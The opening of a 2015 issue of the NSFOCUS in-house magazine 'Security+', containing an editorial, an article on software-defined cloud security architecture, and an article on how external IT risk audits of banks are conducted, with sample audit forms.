



★ 本期焦点

软件定义的云安全体系架构 (二)

手机银行业务安全评估 (二)

全面绕过执行流保护

DDoS 攻击工具演变

绿盟科技官方微信




本期看点 HEADLINES

3 软件定义的云安全体系架构（二）

21 手机银行业务安全评估（二）

42 全面绕过执行流保护

59 DDoS 攻击工具演变



主办：绿盟科技
策划：绿盟内刊编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-8670
传真：(010)6872 8708
网址：www.nsfocus.com


欢迎您扫描封面左下角的二维码，关注绿盟科技官方微信，
分享您的建议和评论，或者来信nsmagazine@nsfocus.com
与我们交流。

2015/12 总第 031

安全+ SECURITY

© 2015 绿盟科技

本刊图片与文字未经相关版权所有人书面批准，
一概不得以任何形式、方法转载或使用。本刊保留所有版权。

SECURITY  是绿盟科技的注册商标。

需要获取更多信息，请访问WWW.NSFOCUS.COM

卷首语	赵粮	2
专家视角		3-20
软件定义的云安全体系架构(二)	刘文懋	3
信息科技风险审计经验谈	俞琛	8
大数据网络安全可视化设计	康向荣	15
行业热点		21-41
手机银行业务安全评估(二)	徐一丁	21
广电 IPTV 业务安全分析	彭超	24
运营商渗透测试与挑战	刘永杰	30
SCADA 网络测试研究及安全防护手段浅谈	张学聪	35
前沿技术		42-72
全面绕过执行流保护	张云海	42
Windows 安全机制之 Null Pointer 防护	孙建坡	50
DDoS 攻击工具演变	徐祖军	59
浅析渗透测试 John the ripper 使用	张峰	69

智慧安全2.0

……从亚当斯密出版国富论开始，到当前互联网和云计算奉行的“半成品时代”理念，每一次重大的产业革命都伴随着重要的行业间和行业内的重新分工。

——“关于下一代安全的几点思考”，笔者，2010

智慧是人类的专利，如何给信息系统赋予智慧、赋予更多的智慧百分百是高科技，而让企业网络安全更加智慧也是工业界和学术界长时期的追求。

绿盟科技在 2015 年 10 月 22 日发布的智慧安全 2.0 不是某一种安全产品，也不是某一个安全模型，而是一个企业安全运营作为一个整体的升级换代过程，也是传统企业网络安全公司的下一代生存方式。

智慧安全 2.0 要求企业安全防护实现智能、敏捷、可运营：

▶ “智能”意味着威胁情报和安全数据分析，是“互联网+”时代安全攻防的两大核心能力，安全决策活动和控制措施需要更加“智能”。

▶ “敏捷”意味着更加快速，要求充分利用云计算、移动计算及互联网思想及技术，将业务系统、安全系统、安全专家和维护人员、决策和执行活动等尽快迁移到线上，将典型响应时间窗口从天和周缩短到小时，甚至分钟。

▶ “可运营”意味着持续、高效率和低成本。供应链和攻击面越来越“广”，而留给守方的时间窗口越来越短。“可运营”要求充分利用软件定义架构、持续集成等提升安全运营效率和时效性。在某一时刻做到安全不太难，难的是一直保持安全……

与传统专注安全硬件产品不同的是，智慧安全战略指引下的企业安全解决方案提供商需要围绕用户需求，大力提升线上也就是云中的安全能力，打通技术、产品和服务、解决方案、交付运营等各个环节。

态势感知使安全耳聪目明，软件定义给安全运维带来敏捷应变、纵深防御带来弹性和生存能力，这是智慧安全 2.0 战略最为重要的三个成功因素。

希望本期的文章能给您带来启发和思考，欢迎您扫描封面左下角的二维码，关注绿盟科技官方微信，阅览绿盟科技技术博客，分享您的建议和评论。

软件定义的云安全体系架构（二）

战略研究部 刘文懋

本文着重阐述如何使用新技术和新架构实现下一代软件定义的安全防护体系，首先介绍了目前业界现状和相关工作，接着给出软件定义的安全架构，然后分别介绍安全应用商店、安全控制平台和安全设备的重构，最后会给出若干绿盟科技的实践案例。

上期回顾

在上一期，我们介绍了软件定义安全一词由来的背景，自从 Garnter 提出了这个概念，就引发了业界对其的热烈讨论，不同厂商提出了各自的软件定义安全方案，我们也对软件定义安全的架构提出了自己的设想，那么本期将介绍软件定义安全架构的整体方案。

四、软件定义安全体系的设计

4.1 整体方案

如上期（30期《安全+》）第15页图3.2所示，基于软件定义架构的安全防护体系包括部署在绿盟云端的应用商店 APPStore，以及部署在客户环境中的安全控制平台、各类安全设备，以及各种实现安全业务的应用 APP。

其中，绿盟云端的 APPStore 发布自研或第三方的安全应用，客户可购买、下载和在本

地部署、运行这些应用。

客户环境中的核心系统是安全控制平台，负责安全设备的资源池化管理、各类安全信息源的收集和分析、与客户业务系统对接，以及相应安全 APP 的策略解析和执行。

安全应用通过互联网从 APPStore 下载到安全控制平台上，然后被部署、验证、运行和升级。

安全设备的交付形态有很多，但逻辑上都会在安全控制平台的管理下，形成各类资源池，具备相应的安全能力。

4.2 APPStore

APPStore 的功能需求主要有：

- 1) 管理云端安全应用，如应用存储、下载、创建和删除等。
- 2) 用户管理，如用户注册、更新和认证等。
- 3) 支持应用编排的部署模式，即多种应用可以叠加同时实现多种业务，如编排调度、任务增加、删除和执行等。
- 4) 用户处应用管理，包括向云端注册、认证和购买，应用的搜索、更新、部署和操作。

考虑到以下因素：不同应用有完全不同的形态，如守护进程、Web 站点，或 CLI；一个物理机上会部署多个应用，但又需要保证应用上下文隔离；更新时网络带宽消耗不能过大，更新时间不能过长，建议 APPStore 的实现使用 Docker 技术，实现应用的轻量级隔离，并实现增量更新，如图 4.1 所示。




图 4.1 APPStore 设计

4.3 安全控制平台

借鉴了控制和安全数据分离的思想，设计了一个面向设施即服务 (IaaS) 的软件定义安全的体系，如图 4.2 所示。与软件定义网络对应的，软件定义安全体系的核心是安全控制平台 (Security Controller)，以下介绍平台的整体架构和主要功能模块，以及这些模块的协作机制。




图 4.2 基于安全控制平台的软件定义安全架构

安全控制平台的内部模块组成和总体架构如图 4.3 所示，主要由若干个核心模块和面向不同场景的定制模块组成。每个模块与控制平台内部的模块或外部的安全或网络主体进行交互，生成的数据保存到缓存或数据库中，形成若干个库，如 APP 库、设备库、流库和策略库等。




图 4.3 安全控制平台的结构

其中核心模块包含：

- 分布式事件调度 (Event Scheduler) 接受各模块注册事件，将需处理的事件分发给相应模块，触发事件处理机制。
- 应用管理 (APP Manager) 管理北向的安全应用信息，接受应用的可疑数据订阅，推送满足条件的可疑数据。
- 设备管理 (Device Manager) 管理南向的设备应用信息，在策略解析器等模块中提供所需的安全设备。

- 策略解析 (Policy Resolver) 将安全 APP 的抽象策略分解为网络设备或安全设备可执行的具体命令。

此外，还有一些重要的模块，如数据收集、可疑数据监控和命令推送。在不同场景有特定的实现，称之为定制模块。例如在 OpenFlow/SDN 的环境中，还有流表获取 (Flow Polling)、流量监控 (Flow Monitor) 和流指令推送 (Flow Pusher) 三个模块。

安全控制平台实现的功能是由有上述若

干模块的协作完成的，基本的工作流为数据收集模块从东西向获得网络数据，数据监控模块根据安全应用的订阅条件寻找粗颗粒度的可疑数据，通过安全应用管理模块推送给安全应用；后者根据细粒度的算法进行决策，将命令通过安全应用管理模块下发给策略解析模块，后者根据语义解析成网络控制器或安全设备可理解的命令，最终由数据推送模块下发到控制器或安全设备。

在具体场景中，可能会存在额外的安全模块，例如日志记录和分析等，工作流也可能存在一些差异。但每个模块实现自己的功能，相对独立，这种模块的设计有以下特点：

1) 各模块均提供开放、标准的 WEB API

例如 APP Manager 和 Device Manager 等都可通过 RESTful 接口进行访问，支持 CRUD 操作，从而实现应用和设备的增加、更新和删除等功能。

2) 模块之间是松耦合的，部署比较方便

管理员可以调用接口启用或禁用某些组件，安全控制平台也会根据相应的应用场景，

调用相应的模块；安全管理员也可以很容易根据需要编写新的模块对安全功能进行扩展。

由于整个安全系统强调的是在松耦合的系统中，提供简单的资源操作原语，使得安全管理员可以通过设计一组相关的 Web 调用，就能完成一系列一致性的操作，实现复杂的安全功能。

整个系统要点在于协作控制，它贯穿了安全控制平台内部模块间，以及安全控制平台与安全应用、设备间的交互设计。下面我们先介绍南北向的设备和应用如何与安全控制平台进行交互，接着说明安全控制平台内部的模块通信协作机制，然后介绍安全控制平台与安全应用协作的可疑数据订阅机制，最后分析将安全应用下发的策略解析成相应命令的策略解析机制。

4.4 安全设备资源池化

如果将安全架构部署在云计算环境中，那就有可能使用虚拟化技术，实现安全设备的资源池化，并通过控制平台与 SDN 控制器的协同，对流量按需调度，实现服务链 (Service Chain)，此外根据应用所需的安全需求就可以从资源池中找到相应资源，而不用关心物理上安全设备部署在哪里，也不需要考虑如何布线划区。

此外，通过控制与数据分离，安全设备可以做到逻辑简单、处理高效，不容易出错而影响系统的稳定性。

要实现上述目标，就需要产品线从设备形态、设备部署形式和设备功能进行，实现以下的任务：

1) 面向设备引擎提供可适应多种环境的统一平台，最终交付安全设备形态，如图 4.4 中的可处理隧道协议的单引擎模式、多类型虚拟设备组成的服务链、硬件虚拟化和 Hypervisor 集成的虚拟化等。在提供了底层支撑平台后，各产品线只需将自己的引擎部署在这些平台上，就可以快速交付可扩展的设备资源池。

2) 架构需定义统一的安全设备类型、能力、应用接口等。

3) 产品线需开放设备的应用接口，简化各种定制模块，提高稳定性。

4.5 面向安全控制平台的安全设备重构

正如上节所述，当安全设备完成资源池化后，对上层应用呈现出的只有安全能力，表现形式就是应用接口 API。从设备的角度看，当自身实现只需通过若干接口即可交付。




图 4.4 多种形态的安全设备资源集成

从功能上看，当安全控制平台实现了策略管理、安全分析、安全状态机和各类知识库、资产库，上层的应用就可以基于这些公共中间件实现各种功能，满足客户的不同需求。

这种设计模式避免了很多出于各种原因所不得不做的定制开发，极大解放了研发团队的人力资源，以便集中资源强化和优化设备自身的功能。

整体设计如图 4.5 所示，以防火墙为例，安全控制平台中的知识库中包含了各类地址的信誉、主机资产间的关系和资产归属信息，并根据上下文决定当前的黑白名单。相应的规则通过控制平面的南向接口传输到设备的规则库，那么防火墙运行时只需要判断逻辑匹配规则库的规则，当匹配时执行决策逻辑，所有规则都不匹配时执行默认决策逻辑。当判断逻辑和


决策逻辑实现的非常高效，且应用功能满足需求时，整个系统就能高效、可扩展的运行。

要完成上述体系，还需研发团队对产品本身功能进行梳理，可能会对产品的实现架构进行重构，需要较多的人力投入，但无疑其带来今后的研发、测试和运维成本节省的收益是巨大的。

小结

本期我们介绍了软件定义安全架构的整体方案，下一期我们将介绍如何利用本期中设计的软件定义安全架构，做了如抗 DDoS、APT 攻击防护和 Web 安全等方面的实践工作，敬请期待！

关于此文的更多详情，可扫描如下二维码查看。



4.5 面向安全控制平台的安全设备重构

金融科技风险审计经验谈

安全服务部 俞琛

本文以外部审计机构的视角介绍我们开展金融科技风险审计时的实施过程，结合实施经验识别审计重点，通过使用符合性测试、实质性测试方法，强调拓展审计发现。通过分享实施技巧，希望给予审计人员带来思路启发。

引言

2009年3月，银监会发布了《商业银行信息科技风险管理指引》（以下简称《指引》），代替2006年11月的《银行业金融机构信息系统风险管理指引》，要求各商业银行从发布之日起遵照执行。这标志着银行业信息科技风险管理工作进入了新阶段。新版监管指引的内容核心是围绕信息技术、风险管理、审计监督构成的“三道防线”IT治理架构，按照管理、执行、监督等不同职能角色的划分，建立面向主要信息科技风险类型的完整管理过程和配套管理制度体系。

在指引发布之后，银监会一方面通过非现场监管报表报送和现场检查等监管手段，促进监管要求在商业银行业务运营过程中的落实，并对落实情况进行监督检查；另一方面提倡和鼓励商业银行的审计监督部门组织实施面向信息科技风险管理合规性的内部审计和外部审计活动，切实承担起对信息科技风险管理实践的监督管理职能。

本文以外部审计机构的视角介绍我们开展金融科技风险外部审计服务时的实施过程。结合笔者实施的经验识别审计重点，通过使用符合性测试、实质性测试方法，以提高科技风险管控能力和启发审计思路，强调拓展审计发现。

一. 实施过程

1.1 整体思路

从银行自身金融科技风险管理需求出发，我们依托于对行业监管规范的深入理解，以及为商业银行长期服务所积累的深厚行业经验，建立了商业银行信息科技风险管理外部审计的规范化实施方法和实施团队，向商业银行提供信息科技风险管理外部审计服务。

金融科技风险审计项目主要阶段包括：计划准备阶段、现场实施阶段、分析报告阶段、整改跟踪阶段。如图1所示：




图1 金融科技风险审计项目实施过程

1.2 计划准备阶段

在计划准备阶段，需要进行的主要活动包括：

- 组成服务项目组，明确人员职责分工和协作方式。

- 开展审前调查，重点了解三道防线设立、信息科技风险管理体系的设计及运行情况，内部控制、信息安全、事件管理、外包管理、业务连续性等流程管理现状，并了解上次外部审计的审计意见。

- 制定项目审计实施方案、确定项目实施计划。审计方案包括审计目标、范围、审计内容，审计小组成员的组成及分工，及对外部审计工作结果的利用。

- 明确审计重点，调整审计底稿。我们以纵向、横向对比结果作为依据，结合客户自身现状，明确审计重点，并据此调整审计底稿。

- 下发审计通知书，对审计项目涉及的部门下发通知书，告知审计目的及范围、审计时间、审计组长及审计组成员名单。

1.3 现场实施阶段

在现场实施阶段，需要进行的主要活动

包括：

- 举行首次会议，向客户介绍审计实施方法和实施方案，明确客户方的接口人和资源配合要求，事先提出需科技部门相关管理人员在现场审计过程中陪同审计组开展工作，以对相应疑问及时作出专业解释。

- 下发调阅清单，收集上报材料，对非制度类文档等无法直接查阅的材料，如记录、表单、纪要、评审结论等过程文档统一编写调阅清单，由项目接口人员下发、收集。

- 实施现场审计，审计实施人员综合使用多种审计方法，对审计表中的现场检查各审计项进行信息调查和初步判断。

- 填写、确认事实确认书，对亲历现场审计的客观现场描述，在实施现场审计过程中搜集的证据，如照片、截图、文字材料，需由项目组填写事实确认书，并由被审计人员签字确认。

- 记录、梳理线索表，结合审计实施经验，对于利用查阅、访谈、符合性测试方法过程中发现的特殊、异常现象进行记录，可以作为拓展审计发现的专有工具。（线索表样张见 3.2.2 章节）

- 编制、汇总审计工作底稿，根据汇总的线索表、跟踪记录单、事实确认书，项目组对现状进行分析，编制审计工作底稿。

- 信息沟通汇总，项目组需要进行内部信息汇总与沟通，对初步审计结论进行复核，形成一致的意见。

- 举行末次会议，向客户传达审计项目组的一致初步意见，说明实施过程中的各项审计发现，听取客户的意见反馈，并安排后续的审计报告编写提交工作。

1.4 分析报告阶段

在分析报告阶段，主要根据现场实施形成的审计工作底稿和团队初步一致意见，编写审计报告，报告经过内部审批和批准后提交给客户。另外根据审计实施所发现的问题，为客户提供整改建议。

1.5 整改跟踪阶段

在整改跟踪阶段，项目组负责对所发现问题的客户整改措施进行跟踪，整改可包含信息科技治理、信息安全策略、内控管理制度等方面，如应急方案和业务连续性计划的修编等内容。项目组得到相关部门整改完成的反馈之后，对相应点进行确认和审核。

此阶段是一个循环优化、不断完善的过程。项目组将指导客户相关人员开展一个周期的整改跟踪过程，客户方通过循环完善信息科技治理机制、优化信息系统架构，配合安全技术加强等措施，以提高信息科技风险防范水平，做到防患于未然。

二. 审计重点

银监会要求商业银行每三年全面覆盖信息科技风险审计八个方面内容，商业银行一般会邀请第三方来协助开展审计。在为银行实施外部审计项目时，项目组首先需要明确审计内容，通常会以银监会的方针政策为指引，以行业内的最佳实施准则为依据。

我们通过收集、梳理各省银监局的信息科技风险的合规要求，与银监会《指引》进行对比，以此作为行业纵向对比依据。同时，在过滤客户敏感信息后，对比分析历年的信息科技风险指标数据，统计商业银行信息科技风险管理状况，以此作为行业横向对比依据。

纵向对比发现，伴随着银行业越来越活跃的各种渠道及服务方式的多样性与开放性，银行信息安全事件频发的趋势难以遏制。银行业监管机构不断出台了若干监管要求、

指导意见，要求各家银行做好信息科技的技术和管理保障工作，特别针对信息科技风险管理，信息安全更是加大了监管力度。

某地银监局审计点



银监会审计点



图2 银监会要求与地方银监局要求对比(示例)

横向对比发现信息科技运行由科技部负责，对于系统、网络、基础设施的日常运行、维护工作执行效果较好，各行的机房物理环境的基础设施以及安全保障做得较为完备。信息科技风险管理方面，部分银行缺乏独立的信息科技风险管理机构与岗位，很难独立执行信息科技风险管控职能。业务连续性方面根据各行的认知及需要逐步制订IT应急预案，部分银行开展业务影响分析指导整体策略制定。由于业务连续性内容涉及广泛，通常建议在项目实施

时分步实现，首先覆盖合规要求，之后再以专项审计项目开展专门审计。

结合客户自身现状发现，部分城商系银行对于建立的信息科技委员会、风险管理委员会职能，设立首席信息官（CIO）职务的目的和职责不清晰，导致高层委员会履职情况不佳，CIO 职务虚设的情况普遍存在。

我们以纵向、横向对比结果作为依据，结合客户自身现状，明确审计项目重点。近年信息科技风险审计项目的审计重点包括信息科技治理、信息科技风险管理、信息安全三个方面。

2.1 信息科技治理

信息科技治理方面强调商业银行需要认真贯彻银监会《指引》要求，完善银行高级管理层设置与分工、明确信息科技规划、建立健全三道防线与相应部门的职责分工。

商业银行客户可能已实施过信息系统等保测评，由于等保的管理要求是围绕信息系统的视角来看，从管理机构、管理制度、人员安全三个方面提要求，对于岗位设置提出应设立信息安全管理职能部门，应设立系统管理员、网络管理员、安全管理员等岗位。《指

引》从银行信息科技治理的视角来看，包含科技治理、风险管理、内与外审计方面的管理职能分工、岗位设置要求。因而，等保的管理要求在范围上不能覆盖《指引》要求。如果要基于等保实施成果开展信息科技治理审计，审计人员需要使用审计表中“信息科技治理”域的审计点开展补充审计。

如果项目实施过程停留在信息科技部门内部，项目将无法完成“三道防线”中的风险管理线和审计线的审计点，项目组应积极争取得到银行管理部门的支持。

信息科技治理方面重点审计内容：

- 信息科技管理委员会、风险管理委员会职责分工、履职情况。
- 首席信息官有无确保信息安全战略、制定风险管控体制职能、及其履职情况。
- “三道防线”与相应部门的职责分工、责任边界。
- 复核内部审计执行情况，鉴证内部控制、合规性、系统安全性等方面的评价。建议审计部门职能从“纠错查弊”向“免疫功能”转变，通过完善方法论，配置信息科技风险专岗人员，配置专用工具，以提升审计能力。

2.2 信息科技风险管理

通常情况下，信息科技风险管理属于风险管理部负责。项目组应与风险管理部充分沟通、调研了解风险管理运行情况，对于风险管理模型可以提出如下问题进行审计：

- 以前是否已经识别和分析所涉及的风险？
- 在进行风险识别时，识别真正的原因了吗？
- 对风险和控制的分级和评估正确吗？
- 是否按照原计划进行控制？
- 应对计划有效吗？
- 如果应对计划无效，该做哪些改善？
- 监测和符合过程有效吗？

- 风险管理过程总体上该如何改善?
- 哪些人需要知道这些知识? 应如何传播这些知识, 以确保该学习是最有效的?
- 为了确保失败的事项不再发生, 而成功的事项却可以重复发生, 需要做些什么?

2.3 信息安全

信息安全管理主要包括操作系统安全、应用系统安全、用户认证与访问控制、通信安全、物理环境安全等内容, 安全管理是一个整体, 一环出现问题, 可能引起连锁反应。项目组需要配置熟练使用技术评估工具的技术工程师开展信息安全方面审计工作。

如对于通信安全方面的审计工作需要如下三个步骤:

- 调阅相关管理制度文件, 查看有关网络区域划分和访问控制的管理内容。
- 调阅网络拓扑结构图, 验证网络区域划分以及访问控制隔离设备的部署情况。




图3 网络安全审计点

- 抽样检查网络访问控制设备的配置策略适当性(技术评估, 见 3.1.3 章节)。

三. 实施技巧、实用工具

在开展审计项目过程中, 需要审计人员具备项目管理的通用能力。为了提升工作效率, 给予银行方面更多的成果和收获, 审计人员还需要学习项目实施技巧。笔者对于实施过程中有利于预期目标实现的方法做了总结, 提出实施技巧与实用工具。

3.1 实施技巧

3.1.1 项目汇报、宣贯: 管理层支持, 全员参与

信息科技风险计划、识别、分析、处置、跟踪等相关工作不仅是风险管理部的工作, 信息技术实现、安全保障不仅是信息科技部或是信息安全组的职责。信息科技治理是由上而下, 需要管理层支持。

项目组人员可以争取高级管理层、业务部门、科技部门、风险管理部门、审计部门参与到审计工作中, 一些有效的方法包含:

- 组织高级管理层定期听取工作汇报。
- 提供沟通渠道使各级管理层对项目工作表态支持, 并调配必要资源。

- 增加业务部门交流培训机会，了解行业发展趋势。

- 与风险管理部领导沟通，了解风险管理年度计划、风险量化与风险指标制定情况、专项风险评估计划，提出有关风险评估专岗人员的能力提升、资源投入、系统建设等议题。

- 与审计部门领导沟通，了解部门审计年度规划、发展路线，提出有关信息科技风险审计的人员能力提升、资源投入、工具建设等议题。

- 开展全员多形式安全意识、风险意识培训、宣贯。

3.1.2 信息来源：多个层面收集，拓展审计发现

信息来源由三个层面组成：

- 高级管理层，各委员会信息科技风险管理相关议题

- 部门，三道防线各部门信息科技风险管理相关报告

- 信息系统，其操作日志，及对应系统、网络设备日志

比如调阅制度发现行内对于信息科技管

理委员会、信息安全管理委员会的职责做了定义，为了识别委员会履职情况，需要使用调阅清单获取存放在审计部、科技部存档的委员会会议纪要。通过阅读纪要内容，识别出议题中不包含信息科技风险方面内容（信息科技风险方案计划评审、听取风险、事件汇报），由此项目组有了新的审计发现。

项目组人员可以争取在多个层面收集信息，结合调阅制度规范、系统、网络基线开展审计过程，通过对数据分类、分析、统计等方法拓展审计发现。

3.1.3 技术评估：发挥技术优势，拓展审计发现

技术评估内容主要包括漏洞扫描、基线检查、代码审计。其中漏扫和基检是我们传统技术评估方法。项目组需要做好技术评估前期沟通，说明漏扫的技术目的、方式和风险。比如调阅行内的 AIX 系统基线规范，看到有关“ICMP 重定向”的基线配置要求，应设置为忽略、不发送 ICMP 重定向包，不转发源路由包等策略，笔者初步判断系统管理员若不是偏安全的出身，很可能不重视这个策略。于是在基线检查时对比了这个策略，对比结果系统中此条策略确实没做，由此项目组有了新的审计发现。

代码审计是对系统源代码进行审计，找出编程缺陷，并提供改进建议及最佳安全编码实践。代码审计工作采用“工具扫描+人工验证”的方式，在了解业务流和各模块功能和结构的情况下，检查代码在程序编写上的安全性和脆弱性以及结构性的安全问题。项目组可配合调阅受检模块所属信息系统的设计说明书、业务流程，访谈信息系统负责人了解用户认证和访问控制、输入、输出控制环节的安全设计，一并验证其安全实现的有效性。

3.2 实用工具

3.2.1 调阅清单：合规调阅，定期统计状态

项目组在计划准备阶段和实施阶段使用调阅清单，开展非制度规范类资料调阅。为了跟踪调阅状态，表格包含了状态字段（未有、已有、现场已查阅、无记录），并在每周定期更新进展状态。调阅清单样张如图 4。

需要提供调阅的资料清单 (mm/dd) 记录、表单类(yy/mm/dd进展状态更新)				
编号	审计调阅资料名称	状态	拟配合部门	备注
1	同城主备数据中心（在冷凝水排水、空调加湿器排水、消防喷淋排水等管道的附近位置）装设漏水感应器情况	未有	科技部	
2	同城主备数据中心后备柴油发电机的基本容量及燃料存储量（应保证72小时的使用需要）	未有	科技部	

图 4 调阅清单样张

3.2.2 线索表：汇总梳理线索，拓展审计发现

项目组在现场实施阶段使用线索表，通过汇总梳理线索和跟踪发现，判断对应情况是否属于问题，或仅为观察项。跟踪结果（问题项、观察项、建议项）。

审计过程线索表 (yy/mm/dd)			
类型	线索描述	审计程序/跟踪发现	跟踪结果
治理	调阅信息科技风险管理办法、信息科技风险评估实施细则等文档发现，总行行长室信息科技管理委员会”具有负责审阅风险评估、风险处置职责，但没有履职记录。	/	问题项
运行维护	机房检查现场发现主数据中心未悬挂设备定置图，未悬挂紧急出口路线。	/	问题项
运行维护	机房检查现场发现紧急出口附近没有封条，或其他报警联动装置。	查阅视频监控发现，该紧急出口有人员进出。	问题项

图 5 线索表样张

3.2.3 审计表：总结汇总、统一审计意见

项目组在现场实施阶段使用审计表，将审计过程发现的客观情况逐项填写在“现状描述”和“信息来源”中，对客户“管理成熟度”进行选择，将会根据“管理成熟度”的值自动生成“成熟度赋值”、“符合性分析”、“风险评级”、“差距分析雷达图”结果。

3.2.4 跟踪记录单：认真整改，持续跟踪

根据项目实施过程，整改跟踪过程属于其中必要的环节。只是发现问题而未及时进行整改，不仅风险不会降低，由于问题已经在一定范围内公开，反而可能提高风险，造成信息安全事件。

因而，认真完成整改工作成为必然，但待整改问题分布广泛，且属于多个部门和责任人。

对于整改方案经常会做出调整，需要召集多部门人员集中讨论确定方案。通常，采用跟踪记录单并标明责任人、问题分级、整改建议、整改反馈、整改状态等列项，明确整改情况。

